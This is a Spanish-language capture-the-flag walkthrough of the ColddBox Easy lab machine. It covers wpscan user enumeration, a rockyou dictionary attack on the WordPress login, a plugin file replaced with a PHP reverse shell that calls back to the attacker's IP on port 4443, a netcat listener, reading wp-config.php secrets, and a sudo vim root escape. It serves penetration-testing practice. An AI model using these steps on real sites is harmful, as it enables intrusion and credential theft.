

Vamos a hackear una máquina de nivel “Easy” por el valor de un punto. Lo primero que debemos hacer es, además de levantar el Kali y ColddBox, dejar las máquinas en Host Only, a partir de aquí podremos hacer la práctica.


1. Abriremos el Kali y con Nmap descubriremos la IP de ColddBox utilizando el comando nmap –sN –p- 10.0.2.0/24y podremos ver que ColddBox tiene la IP 10.0.2.4




2. Si ponemos la IP de la máquina en nuestro buscador, nos aparecerá esta web



3. Como podemos ver, es una página de wordpress, el siguiente paso es intentar llegar al apartado de administración. Para ello ponemos /wp-admin al lado de la barra y nos aparecerá el siguiente login



4. Nos hace falta un usuario y una contraseña como podemos ver, vamos a intentar hacernos con un usuario. Para ello debemos acceder a la consola y mediante la herramienta wpscan. Los parámetros que necesitaremos son --url http://10.0.2.4/ -e u vp. Así le hará el scaneo a la URL introducida y enumerará los usuarios y los plugin vulnerables. Como podemos ver hay varios usuarios: c0ldd, hugo y philip




```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

5. Ahora vamos a realizar un ataque por diccionario así que usaremos el rockyou que debe estar descomprimido previamente. Pondremos en la terminal el siguiente comando de wpscan =“wpscan --url http:10.0.2.4/ -P /usr/share/wordlists/rockyou.txt --usernames c0ldd, hugo, philip


```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://10.0.2.4 -P /usr/share/wordlists/rockyou.txt --usernames c0ldd, hugo, philip
```

```
[+] WordPress theme in use: twentyfifteen
 | Location: http://10.0.2.4/wp-content/themes/twentyfifteen/
 | Last Updated: 2023-11-07T00:00:00.000Z
 | Readme: http://10.0.2.4/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.6
 | Style URL: http://10.0.2.4/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st
...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.0.2.4/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==========================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:10 <                              > (1225 / 14345617)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Feb  3 12:44:23 2024
[+] Requests Done: 1366
[+] Cached Requests: 36
[+] Data Sent: 429.826 KB
[+] Data Received: 4.514 MB
[+] Memory used: 291.273 MB
[+] Elapsed time: 00:00:14
```


6. Con la contraseña que hemos obtenido, vamos a iniciar sesión en wp-admin



7. Nos vamos a dirigir a los plugins para ver si hay algunos vulnerables




8. Vamos a editar el Akisnet y borraremos el código del archivo de admin.php ya que queremos hacernos una shell remota desde ahí




9. Pero qué código necesitamos para hacernos una shell remota? Para eso podemos acceder a una integrada en el propio kali haciendo un kat a /usr/share/webshells/php/php-reverse-shell.php. Lo que haremos será copiar este código y pegarlo en el plugin


```
┌──(root㉿kali)-[/home/kali]
└─# cat /usr/share/webshells/php/php-reverse-shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
```




10. Eso sí, tenemos que cambiar la IP y poner la que tenemos nosotros además del puerto, que pondremos 4443




11. Utilizaremos nc para escuchar cualquier shell que se nos abra en el puerto 4443



12. Después iremos a plugins y activaremos el Akismet, así pillaremos la shell remota





Después usaremos el comando “python3 -c ‘import pty; pty.spawn(“/bin/sh”)'' para tener un usuario

13. Ahora navegaremos hasta encintrar wp-config.php

14. Si le hacemos un cat, podemos ver contraseñas

```
*/
define('AUTH_KEY',         'o[eR&,8+wPcLpZaE<ftDw!{,@U:p]_hc5L44E]Q/wgW,M==DB$dUdl_K1,XL/+4{');
define('SECURE_AUTH_KEY',  'utpu7}u9|FEi+3`RXVI+eam@@vV8c8x-ZdJ-e,mD<6L6FK)2GS }^:6[3*sN1f+2');
define('LOGGED_IN_KEY',    '9y<{{<I-m4$q-`4U5k|zUk/O}HX dPj~Q)<>#7yl+z#rU60L|Nm-&5uPPB(;^Za+');
define('NONCE_KEY',        'ZpGm$3g}3+qQU_i0E<MX_&;B_3-!Z=/:bqy$&[&7u^sjS!O:Yw;D.|$F9S4(&@M?');
define('AUTH_SALT',        'rk&S:6Wls0|nqYoCBEJls`FY(NhbeZ73&|1i&Zach?nbqCm|CgR0mmt&=gOjM[.l');
define('SECURE_AUTH_SALT', 'X:-ta$lAW|mQA+,)/0rW|3iuptU}v0fj[L^H6v|gFu}qHf4euH9|Y]:OnP|pC/~e');
define('LOGGED_IN_SALT',   'B9%hQAayJt:RVe+3yfx/H+:gF/#&.+`Q0c{y~xn?:a|sX5p(QV5si-,yBp|FEEPG');
define('NONCE_SALT',       '3/,|<&-`H)yC6U[oy{`9O7k)q4hj8x/)Qu_5D/JQ$-)r^~8l$CNTHz^i]HN-%w~g');

/**#@-*/
```

15. Intentaremos loggear como c0ldd

```
su - c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:~$
```

16. Si hacemos ls encontraremos un txt, si le hacemos cat, veremos la primera flag

```
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$
```


17. Está en base64, si lo decodificamos nos saldrá lo siguiente

```
cat user.txt | base64 -d
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$
```

18. Con el comando sudo vim –c ':!/bin/sh' podremos hacernos root

```
:!/bin/sh
# whoami
whoami
root
#
```

19. Si vamos al directorio de root, y hacemos cat a fichero que nos encontramos veremos el final de la máquina


:!/bin/sh
whoami
whoami
root
cd /root
cd /root
ls
ls
root.txt
cat root.txt | base64 -d
cat root.txt | base64 -d
¡Felicidades, máquina completada!#